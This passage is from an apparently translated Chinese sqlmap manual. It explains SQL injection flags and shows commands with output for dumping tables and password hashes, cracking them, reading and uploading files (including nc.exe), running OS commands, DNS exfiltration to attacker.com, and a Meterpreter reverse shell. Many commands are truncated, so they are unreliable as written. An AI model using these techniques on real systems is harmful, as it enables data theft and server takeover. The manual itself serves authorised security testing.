参数后面跟一个大写字母，有B，E，U，S，T和Q，每个字母代表一种注入技术：

- B: Boolean-based blind，基于bool的盲注
- E: Error-based，基于报错的注入
- U: Union query-based，联合查询注入
- S: Stacked queries，堆查询注入
- T: Time-based blind，基于时间的盲注
- Q: Inline queries，嵌套查询注入

如果你想要仅基于报错注入和堆栈的查询注入，可以指定 `--technique SE`。

注意：当你想要访问文件系统，控制操作系统或访问windows注册表时，注入技术必须包含堆查询注入，即-S [在这里插入代码片](#)。

(2) 指定基于时间盲注的延迟时间

1 | 参数 `--time-sec`

在测试基于时间的盲注时，可以设置延迟响应的秒数，方法是使用 `--time-sec`，后跟一个整数。默认情况下是5秒。

(3) 指定联合查询注入中列数

1 | 参数 `-union-cols`

默认情况下，sqlmap会针对使用1到10列的UNION查询技术进行测试。但是，通过提供更高的 `--level` 值，该范围可以增加至50列。

你可以通过参数 `--union-cols` 后跟整数范围来指定测试的列范围。例如，12-16意味着使用12到16列的UNION查询注入技术。

(4) 指定联合查询注入的字符

1 | 参数 `--union-char`

默认情况下，sqlmap在UNION联合查询注入中使用的是NULL字符，指定更高的level值，sqlmap将使用随机数执行测试，因为在某些情况下使用NULL字符测试失败，而使用随机整数成功。

你可以通过使用 `--union-char` 选项（例如`--union-char 123`）手动告诉sqlmap使用的字符。

例如一个union联合查询的payload是

```
1 | Payload: type_id=129 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x717a7a7171,0x637a7a7171)
```

当我们指定 `--union-char'001'` ,payload就会变成

```
1 | Payload: type_id=129 UNION ALL SELECT 001,001,001,001,CONCAT(0x717a7a7171,0x637a7a7171)
```

(5) 联合查询注入中表名

1 | 参数 `--union-from`

在一些联合查询注入中，需要在FROM字段提供有效的表名（例如 `--union-from=users` ），例如，Microsoft Access就需要使用这种表格。如果不提供，SQL注入将无法正确执行。

(6) DNS漏洞攻击

1 | 参数 `--dns-domain`

关于SQL注入中的DNS漏洞攻击可参考[Data Retrieval over DNS in SQL Injection Attacks](#)，关于它在sqlmap里面的实现可参考[DNS exfiltration using sqlmap](#)

如果用户控制了目标url的DNS服务器（例如attacker.com），则可以使用此选项（例如 `--dns-domain attacker.com` ）启用此攻击。它工作的先决条件是运行带有Administrator权限的sqlmap（使用特权端口53），这样做的唯一目的就是加速数据检索过程。

(7) 二阶攻击

二阶攻击一般发生于一个易攻击页面中的有效payload的在另一个页面上显示。通常发生这种情况的原因是数据库存储用户在原页面上提供的输入。

你可以通过使用 `--second-order` 后接一个URL地址，来手动告诉sqlmap以测试此类SQL注入。

8、指纹

默认情况下，sqlmap会自动指纹数据库。如果你想要执行更广泛的数据库指纹识别可以使用该参数，sqlmap会执行更多的请求，来确定更精确的DBMS版本以及操作系统，体系结构和补丁级别指纹。

9、列数据

(1) 列举全部信息

使用该开关，用户可检索访问的所有内容。

不推荐这样做，因为它会产生大量的请求来检索有用和无用的数据。

(2) 列举数据库管理系统信息

大多数现代数据库管理系统都有一个函数或一个环境变量，它返回数据库管理系统版本，并最终返回其修补程序级别（即底层系统）的详细信息。通常该函数是 `version()` 和环境变量 `@@version`，但是这取决于目标DBMS。

针对Oracle目标的示例：

```
1 | python sqlmap.py -u "http://192.168.136.131/sqlmap/oracle/get_int.php?id=1" --bar
```

输出：

```
1 | [...]
2 | [xx:xx:11] [INFO] fetching banner
```

```
3 | web application technology: PHP 5.2.6, Apache 2.2.9
4 | back-end DBMS: Oracle
5 | banner:      'Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod'
```

(3) 当前用户

```
1 | 开关 --current-user
```

通过这个开关，可能检索出数据库管理系统的当前用户。

(4) 当前数据库

```
1 | 开关 --current-db
```

通过此开关，可以检索Web应用程序连接到的数据库管理系统的数据库名称。


(5) 服务器主机名

```
1 | 开关 --hostname
```

使用此开关可以列举数据库管理系统的主机名。

例如MySQL目标：

```
1 | python sqlmap.py -u "http://192.168.136.131/sqlmap/mysql/get_int.php?id=1" --host
```



部分结果

```
1 | [...]
2 | [xx:xx:04] [INFO] fetching server hostname
3 | [xx:xx:04] [INFO] retrieved: debian-5.0-i386
4 | hostname:      'debian-5.0-i386'
```

(6) 检测当前用户是否是管理员

```
1 | 开关 --is-dba
```

可以检测当前数据库管理系统会话用户是否是数据库管理员（也称为DBA）。如果是，sqlmap则返回True，反之亦然False。

(7) 列出数据库管理用户

1 | 开关 --users

如果当前用户有读取包含有关DBMS用户信息的系统表的权限时，可以枚举用户列表。

(8) 列举并破解数据库管理系统用户密码Hash值

1 | 开关 --passwords

如果当前用户有读取包含有关DBMS用户信息的系统表的权限时，可以枚举每个用户的密码哈希值。sqlmap将首先枚举用户，然后针对每个用户使用不同的密码哈希。

下面是针对PostgreSQL目标的示例：

```
1 | python sqlmap.py -u "http://192.168.136.131/sqlmap/pgsql/get_int.php?id=1" --pass
```

部分结果：

```
1 | [...]
2 | back-end DBMS: PostgreSQL
3 | [hh:mm:38] [INFO] fetching database users password hashes
4 | do you want to use dictionary attack on retrieved password hashes? [Y/n/q] y
5 | [hh:mm:42] [INFO] using hash method: 'postgres_passwd'
6 | what's the dictionary's location? [/software/sqlmap/txt/wordlist.txt]
7 | [hh:mm:46] [INFO] loading dictionary from: '/software/sqlmap/txt/wordlist.txt'
8 | do you want to use common password suffixes? (slow!) [y/N] n
9 | [hh:mm:48] [INFO] starting dictionary attack (postgres_passwd)
10 | [hh:mm:49] [INFO] found: 'testpass' for user: 'testuser'
11 | [hh:mm:50] [INFO] found: 'testpass' for user: 'postgres'
12 | database management system users password hashes:
13 | [*] postgres [1]:
14 |     password hash: md5d7d880f96044b72d0bba108ace96d1e4
15 |     clear-text password: testpass
16 | [*] testuser [1]:
17 |     password hash: md599e5ea7a6f7c3269995cba3927fd0093
18 |     clear-text password: testpass
```

sqlmap不仅枚举了用户及其密码hash，而且还会识别hash格式，询问用户是否用字典文件破解出明文密码。这个功能已经在所有可以枚举用户密码的DBMS中实现。

你还可以使用开关-u来指定要破解哪个用户的密码hash，如果你指定的用户为CU，则会自动破解当前用户的密码。

例如：

```
1 | python sqlmap.py -u "http://192.168.136.131/sqlmap/pgsql/get_int.php?id=1" --pass
```

(9) 列出数据库管理系统用户权限

```
1 | 开关 --privileges
```

如果当前用户有读取包含有关DBMS用户信息的系统表的权限时，可以枚举每个用户的权限。通过权限，sqlmap还会显示哪些是数据库管理员。

你还可以使用 **-u** 指定用户。如果你提供的用户名为cu，则默认为当前用户。

在Microsoft SQL Server上，此功能将向你显示是否每个用户都是数据库管理员，而不是所有用户的权限列表。

(10) 列出数据库管理系统用户角色

```
1 | 开关 --roles
```

如果当前用户有读取包含有关DBMS用户信息的系统表的权限时，可以列出每个用户的角色。

你还可以使用 **-u** 指定用户。如果你提供的用户名为cu，则默认为当前用户。

此功能仅在DBMS为Oracle时可用。

(11) 列出所有的数据库

```
1 | 开关 --dbs
```

如果当前用户有读取包含有关DBMS用户信息的系统表的权限时，可以列出所有的数据库。

(12) 枚举数据库的表

```
1 | 开关和参数 --tables, --exclude-sysdbs和-D
```

如果当前用户有读取包含有关DBMS用户信息的系统表的权限时，可以列出特定数据库的所有表。

-D 指定数据库，如果不提供参数 **-D** 来指定数据库，只使用 **--tables** 开关来列举数据库表，sqlmap将列出所有数据库的表。

例如：

```
1 | python sqlmap.py -u "http://192.168.56.102/user.php?id=1" -D testdb --tables
```

你还可以使用开关 `--exclude-sysdbs` 来排除系统数据库。

请注意，在Oracle数据库上，你必须提供TABLESPACE_NAME而不是数据库名称。

(13) 列出数据库表中字段

```
1 | 开关和选项 --columns, -C, -T和-D
```

如果当前用户有读取包含有关DBMS用户信息的系统表的权限时，可以列出特定数据库表的列和列对应的数据类型。

其中 `-T` 指定表，`-D` 指定数据库，`-C` 指定列。若只指定了数据表而没有指定数据库则默认使用当前数据库。若没有指定列则列举表中全部列。

针对SQLite目标的示例：

```
1 | python sqlmap.py -u "http://192.168.136.131/sqlmap/sqlite/get_int.php?id=1" --col
```

输出：

```
1 | Database: Firebird_masterdb
2 | Table: USERS
3 | [4 entries]
4 | +-----+-----+-----+
5 | | ID | NAME   | SURNAME   |
6 | +-----+-----+-----+
7 | | 1 | luther | blisset  |
8 | | 2 | fluffy | bunny     |
9 | | 3 | wu     | ming      |
10 | | 4 | NULL   | nameisnull|
11 | +-----+-----+-----+
```

(14) 列举数据库管理系统模式

```
1 | 开关 --schema和--exclude-sysdbs
```

用户可以使用此开关获取数据库的架构，包含数据库、表和字段，以及各自的类型。

使用 `--exclude-sysdbs`，将不会获取数据库自带的系统库内容。

针对MySQL目标的示例：


```
1 python sqlmap.py -u "http://192.168.48.130/sqlmap/mysql/get_int.php?id=1" --schen
```

输出:

```
1 [...]
2 Database: owasp10
3 Table: accounts
4 [4 columns]
5 +-----+-----+
6 | Column      | Type      |
7 +-----+-----+
8 | cid         | int(11)   |
9 | mysignature | text      |
10 | password    | text      |
11 | username    | text      |
12 +-----+-----+
13
14 Database: owasp10
15 Table: blogs_table
16 [4 columns]
17 +-----+-----+
18 | Column      | Type      |
19 +-----+-----+
20 | date       | datetime  |
21 | blogger_name | text      |
22 | cid         | int(11)   |
23 | comment     | text      |
24 +-----+-----+
25
26 Database: owasp10
27 Table: hitlog
28 [6 columns]
29 +-----+-----+
30 | Column      | Type      |
31 +-----+-----+
32 | date       | datetime  |
33 | browser     | text      |
34 | cid         | int(11)   |
35 | hostname   | text      |
36 | ip          | text      |
37 | referer     | text      |
38 +-----+-----+
39
40 Database: testdb
41 Table: users
```

```

42 | [3 columns]
43 | +-----+-----+
44 | | Column | Type      |
45 | +-----+-----+
46 | | id     | int(11)   |
47 | | name   | varchar(500) |
48 | | surname| varchar(1000)|
49 | +-----+-----+
50 | [...]

```

(15) 获取表中数据个数

1 | 开关 --count

如果用户想要知道表中的数据个数，而不是数据内容，他可以使用这个开关。

针对Microsoft SQL Server目标的示例：

```

1 | python sqlmap.py -u "http://192.168.21.129/sqlmap/mssql/iis/get_int.asp?id=1" --c
2 | [...]
3 | Database: testdb
4 | +-----+-----+
5 | | Table          | Entries |
6 | +-----+-----+
7 | | dbo.users      | 4       |
8 | | dbo.users_blob | 2       |
9 | +-----+-----+

```

(16) 获取整个表的数据

1 | 开关和选项 --dump, -C, -T, -D, --start, --stop, --first, --last, --pivot-column和--w

如果当前管理员有权限读取数据库的其中一个表的话，那么就能获取整个表的所有内容。

使用 -T 和 -D 参数指定数据库和数据库表，如果不指定数据库的话，则默认使用当前数据库。

使用 --dump 和 -D 可以获取数据库所有表的内容(不使用-C和-T)

针对Firebird目标的示例：

```

1 | python sqlmap.py -u "http://192.168.136.131/sqlmap/firebird/get_int.php?id=1" --c

```

结果：

```
1 | [...]
2 | Database: Firebird_masterdb
3 | Table: USERS
4 | [4 entries]
5 | +-----+-----+-----+
6 | | ID | NAME   | SURNAME |
7 | +-----+-----+-----+
8 | | 1  | luther | blisset |
9 | | 2  | fluffy | bunny   |
10 | | 3  | wu     | ming    |
11 | | 4  | NULL   | nameisnull |
12 | +-----+-----+-----+
```

Sqlmap会自动将参数 `-dump` 列举的数据保存到CSV格式文件中，文件具体路径会在Sqlmap的输出中给出。

若只想列举部分数据可以使用参数 `-start` 和 `-stop` 分别从某个条目开始输出存储，并在某个条目处停止。如只想列举第一条数据可以添加 `-stop 1`，
只想列举第二和第三条数据可以添加 `-start 1 -stop 3`

你还可以使用 `--first` 和 `--last` 限制输出的字符范围，例如如果你只想输出第三列到第五列的条目，那么你可以使用 `--first 3 --last 5`。此功能只适用于盲注，因为对于报错注入和联合注入，列数量需要完全相同。

有时候（例如，对于Microsoft SQL Server，Sybase和SAP MaxDB），因为列数据类型不同，sqlmap不能直接利用OFFSET m,n对列进行输出。在这种情况下，sqlmap会输出最适合的pivot列，然后利用此列来检索其他的列，有时候当sqlmap选择的pivot列不正确时，我们可以使用参数 `--pivot-column`（例如 `--pivot-column=id`）来指定pivot列。

除了使用上述参数来限制输出的列数（或者条目），还可以使用`-where`参数，后面接的合理语句将会被自动转换为where语句，例如 `--where id>3` 则 只会列举id>3的条目。

像你目前为止所了解到的那样，sqlmap非常的灵活。你可以自动输出全部的数据，也可以自定义需要输出的列数和条目。

（17）获取所有数据库所有表的数据

```
1 | 开关 --dump-all和--exclude-sysdbs
```

使用参数 `--dump-all` 可列举所有数据库所有表中所有数据。可同时加上参数 `--exclude-sysdbs` 排除系统数据库。

注意，在Microsoft SQL Server上，master数据库不被视为系统数据库，因为某些数据库管理员将其当作用户数据库来使用。

(18) 搜索字段、表、数据库

```
1 | 开关和参数 --search, -C, -T, -D
```

这些开关和参数可以用来搜索特定的数据库名称，在所有数据库中搜索特定表，在数据表中搜索特定的列。

`--search` 是用来查找的参数，需要和下面三个选项一起使用：

- `-C`: 后面跟着用逗号分割的列名，将会在所有数据库表中搜索指定的列名
- `-T`: 后面跟着用逗号分割的表名，将会在所有数据库中搜索指定的表名
- `-D`: 后面跟着用逗号分割的数据库名，将会在所有数据库中搜索指定的库名

(19) 运行自定义的SQL语句

```
1 | 参数 --sql-query, --sql-shell
```

sqlmap允许运行任意的SQL语句，这些语句将会被自动的解析，来确定适合哪种注入技术。最后将其打包到payload中。

如果查询是一个SELECT语句，sqlmap将会返回它的输出，如果目标数据库支持多语句查询，sqlmap将会使用堆查询技术。但是有的数据库（比如MYSQL）不支持堆查询。

针对Microsoft SQL Server 2000目标的示例：

```
1 | python sqlmap.py -u "http://192.168.136.131/sqlmap/mssql/get_int.php?id=1" --sql-
```

结果：

```
1 | [...]
2 | [hh:mm:14] [INFO] fetching SQL SELECT query output: 'SELECT 'foo''
3 | [hh:mm:14] [INFO] retrieved: foo
4 | SELECT 'foo':      'foo'
```

查询两列：

```
1 | $ python sqlmap.py -u "http://192.168.136.131/sqlmap/mssql/get_int.php?id=1" --sc
```

结果:

```
1 [...]
2 [hh:mm:50] [INFO] fetching SQL SELECT query output: 'SELECT 'foo', 'bar''
3 [hh:mm:50] [INFO] the SQL query provided has more than a field. sqlmap will now
4 unpack it into distinct queries to be able to retrieve the output even if we are
5 going blind
6 [hh:mm:50] [DEBUG] query: SELECT ISNULL(CAST((CHAR(102)+CHAR(111)+CHAR(111)) AS
7 VARCHAR(8000)), (CHAR(32)))
8 [hh:mm:50] [INFO] retrieved: foo
9 [hh:mm:50] [DEBUG] performed 27 queries in 0 seconds
10 [hh:mm:50] [DEBUG] query: SELECT ISNULL(CAST((CHAR(98)+CHAR(97)+CHAR(114)) AS VA
11 RCHAR(8000)), (CHAR(32)))
12 [hh:mm:50] [INFO] retrieved: bar
13 [hh:mm:50] [DEBUG] performed 27 queries in 0 seconds
14 SELECT 'foo', 'bar':      'foo, bar'
```

正如你所看到的, sqlmap将查询分成两个不同的SELECT语句, 然后检索每个单独查询的输出。

如果提供的查询是一个SELECT语句并包含一个FROM子句, sqlmap会询问你这样的语句是否可以返回多个条目。在这种情况下, 工具知道如何正确地解开查询, 计算条目的数量并输出。

`--sql-shell` 参数会提供一个数据库的shell, 还支持TAB补全和命令历史记录。

10、暴力破解

以下参数可用于暴力破解

(1) 暴力破解表名

```
1 | 开关 --common-tables
```

有些情况下, 使用参数 `--tables` 不能获取到数据库表, 通常原因有如下几类:

数据库管理系统是MySQL<5.0, 此时information_schema不可用

数据库系统是Microsoft Access, 默认设置系统表MSysObjects不可读

当前用户没有权限读取系统表

对于前两种情况, sqlmap有可能会识别出现有的表并且会提示你是否使用 `--common-table` 选项。

爆破表位于是txt/common-tables.txt, 你可以自行编辑。

针对MySQL 4.1目标的示例:

```
1 | python sqlmap.py -u "http://192.168.136.129/mysql/get_int_4.php?id=1" --common-ta
```

结果:

```
1 | [...]
2 | [hh:mm:39] [INFO] testing MySQL
3 | [hh:mm:39] [INFO] confirming MySQL
4 | [hh:mm:40] [INFO] the back-end DBMS is MySQL
5 | [hh:mm:40] [INFO] fetching banner
6 | web server operating system: Windows
7 | web application technology: PHP 5.3.1, Apache 2.2.14
8 | back-end DBMS operating system: Windows
9 | back-end DBMS: MySQL < 5.0.0
10 | banner:      '4.1.21-community-nt'
11 |
12 | [hh:mm:40] [INFO] checking table existence using items from '/software/sqlmap/tx
13 | t/common-tables.txt'
14 | [hh:mm:40] [INFO] adding words used on web page to the check list
15 | please enter number of threads? [Enter for 1 (current)] 8
16 | [hh:mm:43] [INFO] retrieved: users
17 |
18 | Database: testdb
19 | [1 table]
20 | +-----+
21 | | users |
22 | +-----+
```

(2) 暴力破解列名

爆破表位于 `txt/common-columns.txt`，你可根据需要修改。

11、用户定义函数注入 (UDF)

```
1 | 参数和开关 --udf-inject, --shared-lib
```

UDF即user-defined function，是一种针对MySQL和PostgreSQL的高级注入技术，可参考 [Advanced SQL injection to operating system full control](#)，你可以使用选项 `--udf-inject` 根据操作来使用它

你可以通过编译MySQL或PostgreSQL共享库，Windows DLL或Linux/Unix共享对象来注入你自己定义的函数 (UDFS)，然后向sqlmap提供共享库路径，sqlmap将会问你一些问题，然后将共享库上传到数据库服务器文件系统上，从中创建用户自定义函数，然后根据你的选择来使用它们。当你完成注入时，sqlmap也可以从数据库中删除它们。

使用--shared-lib参数将通过命令行来指定共享库本地文件系统路径，否则sqlmap将会在运行是询问你路径。

该功能仅在数据库管理系统是MySQL或PostgreSQL时可用。

12、文件系统访问

(1) 读取服务器上的文件

```
1 | 参数 --file-read
```

当后端数据库管理系统为MySQL， PostgreSQL或Microsoft SQL Server， 并且当前用户具有读取文件系统的文件权限时， sqlmap可以读取系统中的文件。可以是文本文件也可以是二进制文件。

这些技术可参考 [Advanced SQL injection to operating system full control](#)

针对Microsoft SQL Server 2005目标检索二进制文件的示例：

```
1 | python sqlmap.py -u "http://192.168.136.129/sqlmap/mssql/iis/get_str2.asp?name=lu
```

结果：

```
1 | [...]
2 | [hh:mm:49] [INFO] the back-end DBMS is Microsoft SQL Server
3 | web server operating system: Windows 2000
4 | web application technology: ASP.NET, Microsoft IIS 6.0, ASP
5 | back-end DBMS: Microsoft SQL Server 2005
6 |
7 | [hh:mm:50] [INFO] fetching file: 'C:/example.exe'
8 | [hh:mm:50] [INFO] the SQL query provided returns 3 entries
9 | C:/example.exe file saved to:    '/software/sqlmap/output/192.168.136.129/files/
10 | C__example.exe'
11 | [...]
12 |
13 | $ ls -l output/192.168.136.129/files/C__example.exe
14 | -rw-r--r-- 1 inquis inquis 2560 2011-MM-DD hh:mm output/192.168.136.129/files/C_
15 | _example.exe
16 |
17 | $ file output/192.168.136.129/files/C__example.exe
18 | output/192.168.136.129/files/C__example.exe: PE32 executable for MS Windows (GUI
19 | ) Intel 80386 32-bit
```

可以看到文件以及被保存在本地了。

(2) 上传文件到服务器

1 | 参数 --file-write和--file-dest

当后端数据库管理系统是MySQL, PostgreSQL或Microsoft SQL Server, 并且当前用户有权限使用特定函数上传文件时, sqlmap可上传文件到目标服务器上, 既可以是文本文件也可以是二进制文件。

同样这些技术可参考 [Advanced SQL injection to operating system full control](#)

针对MySQL目标上传二进制UPX压缩文件的的示例:

```
1 $ file /software/nc.exe.packed
2 /software/nc.exe.packed: PE32 executable for MS Windows (console) Intel 80386 32
3 -bit
4
5 $ ls -l /software/nc.exe.packed
6 -rwxr-xr-x 1 inquis inquis 31744 2009-MM-DD hh:mm /software/nc.exe.packed
7
8 $ python sqlmap.py -u "http://192.168.136.129/sqlmap/mysql/get_int.aspx?id=1" --f
9 结果:
10
11 [...]
12 [hh:mm:29] [INFO] the back-end DBMS is MySQL
13 web server operating system: Windows 2003 or 2008
14 web application technology: ASP.NET, Microsoft IIS 6.0, ASP.NET 2.0.50727
15 back-end DBMS: MySQL >= 5.0.0
16
17 [...]
18 do you want confirmation that the file 'C:/WINDOWS/Temp/nc.exe' has been success
19 fully written on the back-end DBMS file system? [Y/n] y
20 [hh:mm:52] [INFO] retrieved: 31744
21 [hh:mm:52] [INFO] the file has been successfully written and its size is 31744 b
22 ytes, same size as the local file '/software/nc.exe.packed'
```

13、操作系统控制

(1) 执行任意操作系统命令

1 | 参数和开关 --os-cmd和--os-shell

当后端数据库管理系统或者是MySQL和PostgreSQL或Microsoft SQL Server, 并且当前用户具有相关权限时,sqlmap可以在服务器的底层操作系统上执行任意的命令。

当目标数据库是MySQL或者PostgreSQL时，sqlmap会上传包含用户自定义函数 `sys_exec()` 和 `sys_eval()` 的共享库（二进制文件），然后在数据库上创建并调用其中一个函数来执行命令（具体调用哪个会询问你的意见）。在Microsoft SQL Server上，sqlmap会利用xp_cmdshell存储过程：如果它被禁用（默认情况下，Microsoft SQL Server >= 2005），sqlmap将重新启用它；如果它不存在，sqlmap会从头开始创建它。

当用户需要看到标准输出时，sqlmap使用一个可列举的注入技术（盲注，带内或基于错误的注入）来执行命令。反之，则使用堆查询注入技术来执行命令。

这些技术可详细参考 [Advanced SQL injection to operating system full control](#)

针对PostgreSQL目标的示例：

```
1 | python sqlmap.py -u "http://192.168.136.131/sqlmap/pgsql/get_int.php?id=1" --os-c
```

输出：

```
1 | [...]
2 | web application technology: PHP 5.2.6, Apache 2.2.9
3 | back-end DBMS: PostgreSQL
4 | [hh:mm:12] [INFO] fingerprinting the back-end DBMS operating system
5 | [hh:mm:12] [INFO] the back-end DBMS operating system is Linux
6 | [hh:mm:12] [INFO] testing if current user is DBA
7 | [hh:mm:12] [INFO] detecting back-end DBMS version from its banner
8 | [hh:mm:12] [INFO] checking if UDF 'sys_eval' already exist
9 | [hh:mm:12] [INFO] checking if UDF 'sys_exec' already exist
10 | [hh:mm:12] [INFO] creating UDF 'sys_eval' from the binary UDF file
11 | [hh:mm:12] [INFO] creating UDF 'sys_exec' from the binary UDF file
12 | do you want to retrieve the command standard output? [Y/n/a] y
13 | command standard output: 'uid=104(postgres) gid=106(postgres) groups=106(postgres)'
14 |
15 |
16 | [hh:mm:19] [INFO] cleaning up the database management system
17 | do you want to remove UDF 'sys_eval'? [Y/n] y
18 | do you want to remove UDF 'sys_exec'? [Y/n] y
19 | [hh:mm:23] [INFO] database management system cleanup finished
20 | [hh:mm:23] [WARNING] remember that UDF shared object files saved on the file system can only be deleted manually
21 |
```

你也可以使用参数 `--os-shell` 来模拟一个真正的shell，和 `--sql-shell` 一样这个shell也可以用Tab键补全，支持历史记录。

如果Web应用程序中不支持堆查询（例如PHP或ASP，后端数据库管理系统为MySQL）且DBMS是MySQL，sqlmap会利用SELECT子语句INTO OUTFILE在服务器可写目录常见一

个web后门，通过这种方式来执行命令，当然前提是数据库和web应用程序在同一台服务器上。sqlmap还允许用户提供用逗号分割的可写目录的路径。此外，sqlmap有以下语言的经过测试的Web后门程序：

- ASP
- ASP.NET
- JSP
- PHP

(2) Meterpreter配合使用

1 | 参数和开关 --os-pwn, --os-smbrelay, --os-bof, --priv-esc, --msf-path和--tmp-path

当后端数据库管理系统是MySQL，PostgreSQL或Microsoft SQL Server，并且当前用户有相应权限时，sqlmap可以在攻击者机器和数据库所在服务器之间建立带外状态TCP连接，根据用户的选择，此连接可以是交互式命令shell，Meterpreter会话或图形用户界面（VNC）会话。

sqlmap依靠Metasploit来创建shellcode并使用4种方式来执行它。这些技术是：

- 通过用户自定义的sys_bineval()函数在内存中执行Metasploit的shellcode，支持MySQL和PostgreSQL数据库。参数： `--os-pwn`
- 通过用户自定义的函数(MySQL和PostgreSQL的sys_exec()函数，Microsoft SQL Server的xp_cmdshell()函数)来上传并执行 Metasploit的stand-alone payload stager。参数： `--os-pwn`
- 通过SMB攻击(MS08-068)来执行Metasploit的shellcode，要求sqlmap获取到的权限足够高（Linux/Unix的uid=0，Windows是Administrator）。参数： `--os-smbrelay`
- 通过Microsoft SQL Server 2000和2005的sp_replwritetovarbin存储过程(MS09-004)溢出漏洞，在内存中执行Metasploit的payload，sqlmap有自己的漏洞利用自动DEP内存保护绕过来触发漏洞，但它依赖于Metasploit来生成shellcode，以便在成功利用后执行。参数： `--os-bof`

这些技术可详细参考 [Advanced SQL injection to operating system full control](#)

针对MySQL目标的示例：

1 | python sqlmap.py -u "http://192.168.136.129/sqlmap/mysql/iis/get_int_55.aspx?id=1

结果：

```
1 [...]
2 [hh:mm:31] [INFO] the back-end DBMS is MySQL
3 web server operating system: Windows 2003
4 web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 6.0
5 back-end DBMS: MySQL 5.0
6 [hh:mm:31] [INFO] fingerprinting the back-end DBMS operating system
7 [hh:mm:31] [INFO] the back-end DBMS operating system is Windows
8 how do you want to establish the tunnel?
9 [1] TCP: Metasploit Framework (default)
10 [2] ICMP: icmpsh - ICMP tunneling
11 >
12 [hh:mm:32] [INFO] testing if current user is DBA
13 [hh:mm:32] [INFO] fetching current user
14 what is the back-end database management system architecture?
15 [1] 32-bit (default)
16 [2] 64-bit
17 >
18 [hh:mm:33] [INFO] checking if UDF 'sys_bineval' already exist
19 [hh:mm:33] [INFO] checking if UDF 'sys_exec' already exist
20 [hh:mm:33] [INFO] detecting back-end DBMS version from its banner
21 [hh:mm:33] [INFO] retrieving MySQL base directory absolute path
22 [hh:mm:34] [INFO] creating UDF 'sys_bineval' from the binary UDF file
23 [hh:mm:34] [INFO] creating UDF 'sys_exec' from the binary UDF file
24 how do you want to execute the Metasploit shellcode on the back-end database und
25 erlying operating system?
26 [1] Via UDF 'sys_bineval' (in-memory way, anti-forensics, default)
27 [2] Stand-alone payload stager (file system way)
28 >
29 [hh:mm:35] [INFO] creating Metasploit Framework multi-stage shellcode
30 which connection type do you want to use?
31 [1] Reverse TCP: Connect back from the database host to this machine (default)
32 [2] Reverse TCP: Try to connect back from the database host to this machine, on
33 all ports
34 between the specified and 65535
35 [3] Bind TCP: Listen on the database host for a connection
36 >
37 which is the local address? [192.168.136.1]
38 which local port number do you want to use? [60641]
39 which payload do you want to use?
40 [1] Meterpreter (default)
41 [2] Shell
42 [3] VNC
43 >
44 [hh:mm:40] [INFO] creation in progress ... done
45 [hh:mm:43] [INFO] running Metasploit Framework command line interface locally, p
46 lease wait..
47
```

```

48
49
50
51
52
53
54
55
56
57      =[ metasploit v3.7.0-dev [core:3.7 api:1.0]
58 + -- --=[ 674 exploits - 351 auxiliary
59 + -- --=[ 217 payloads - 27 encoders - 8 nops
60      =[ svn r12272 updated 4 days ago (2011.04.07)
61
62 PAYLOAD => windows/meterpreter/reverse_tcp
63 EXITFUNC => thread
64 LPORT => 60641
65 LHOST => 192.168.136.1
66 [*] Started reverse handler on 192.168.136.1:60641
67 [*] Starting the payload handler...
68 [hh:mm:48] [INFO] running Metasploit Framework shellcode remotely via UDF 'sys_b
69 ineval', please wait..
70 [*] Sending stage (749056 bytes) to 192.168.136.129
71 [*] Meterpreter session 1 opened (192.168.136.1:60641 -> 192.168.136.129:1689) a
72 t Mon Apr 11 hh:mm:52 +0100 2011
73
74 meterpreter > Loading extension espia...success.
75 meterpreter > Loading extension incognito...success.
76 meterpreter > [-] The 'priv' extension has already been loaded.
77 meterpreter > Loading extension sniffer...success.
78 meterpreter > System Language : en_US
79 OS : Windows .NET Server (Build 3790, Service Pack 2).
80 Computer : W2K3R2
81 Architecture : x86
82 Meterpreter : x86/win32
83 meterpreter > Server username: NT AUTHORITY\SYSTEM
84 meterpreter > ipconfig
85
86 MS TCP Loopback interface
87 Hardware MAC: 00:00:00:00:00:00
88 IP Address : 127.0.0.1
89 Netmask : 255.0.0.0
90
91
92
93 Intel(R) PRO/1000 MT Network Connection
94 Hardware MAC: 00:0c:29:fc:79:39

```

```
95 | IP Address   : 192.168.136.129
96 | Netmask      : 255.255.255.0
97 |
98 |
99 | meterpreter > exit
100 |
101 | [*] Meterpreter session 1 closed. Reason: User exit
```

在windows系统中MySQL默认以SYSTEM身份运行，但PostgreSQL无论是在Windows还是在Linux中都以低权限的用户postgres运行。SQL Server 2000默认以SYSTEM身份运行，但SQL Server 2005到2008大多数时间以NETWORK SERVICE身份运行，少数时候以LOCAL SERVICE身份运行。

可以使用参数 `--priv-esc` 来运行Metasploit的getsystem command命令来提升权限。

14、对Windows注册表操作

当后端数据库管理系统是MySQL，PostgreSQL或Microsoft SQL Server，以及Web应用程序支持堆查询，并且会话用户具有访问它所需的权限时，sqlmap可以访问Windows注册表。

(1) 读Windows注册表键值

```
1 | 开关 --reg-read
```

(2) 写Windows注册表键值

```
1 | 开关 --reg-add
```

(3) 删除Windows注册表键值

```
1 | 开关 --reg-del
```

(4) 注册表辅助选项

```
1 | 参数 --reg-key, --reg-value, --reg-data和--reg-type
```

这些参数是为了辅助上述三个操作，使用辅助参数可以直接在命令里添加windows注册表键值，而不用在sqlmap运行时以提问的方式给出。

`--reg-key` 用于指定使用的Windows注册表键名路径，`--reg-value` 指定windows注册表的键，`--reg-data` 用于指定键的值，`--reg-type` 用于指定键的值的类型。

例如：

```
1 | python sqlmap.py -u http://192.168.136.129/sqlmap/pgsql/get_int.aspx?id=1 --reg-a
```

15、常规选项

这些选项可用于设置一些常规工作参数。

(1) 从存储文件 (.sqlite) 中加载会话

```
1 | 参数 -s
```

sqlmap会自动为每个目标创建一个永久性会话SQLite文件,, 位于专用输出目录中, 用于存储会话结果所需的所有数据。如果用户想指定读取的文件路径, 就可以用这个参数。

(2) 保存HTTP(S)日志

```
1 | 参数 -t
```

这个参数需要跟一个文本文件, sqlmap会把HTTP(S)请求与响应的日志保存到那里。

这主要用于调试目的。

(3) 以非交互模式运行

```
1 | 开关 --batch
```

如果你希望sqlmap作为一个批处理工具运行, 没有任何用户的交互。用此参数, 不需要用户输入, 将会使用sqlmap提示的默认值一直运行下去。

(1) 二进制内容检索

```
1 | 参数 --binary-fields
```

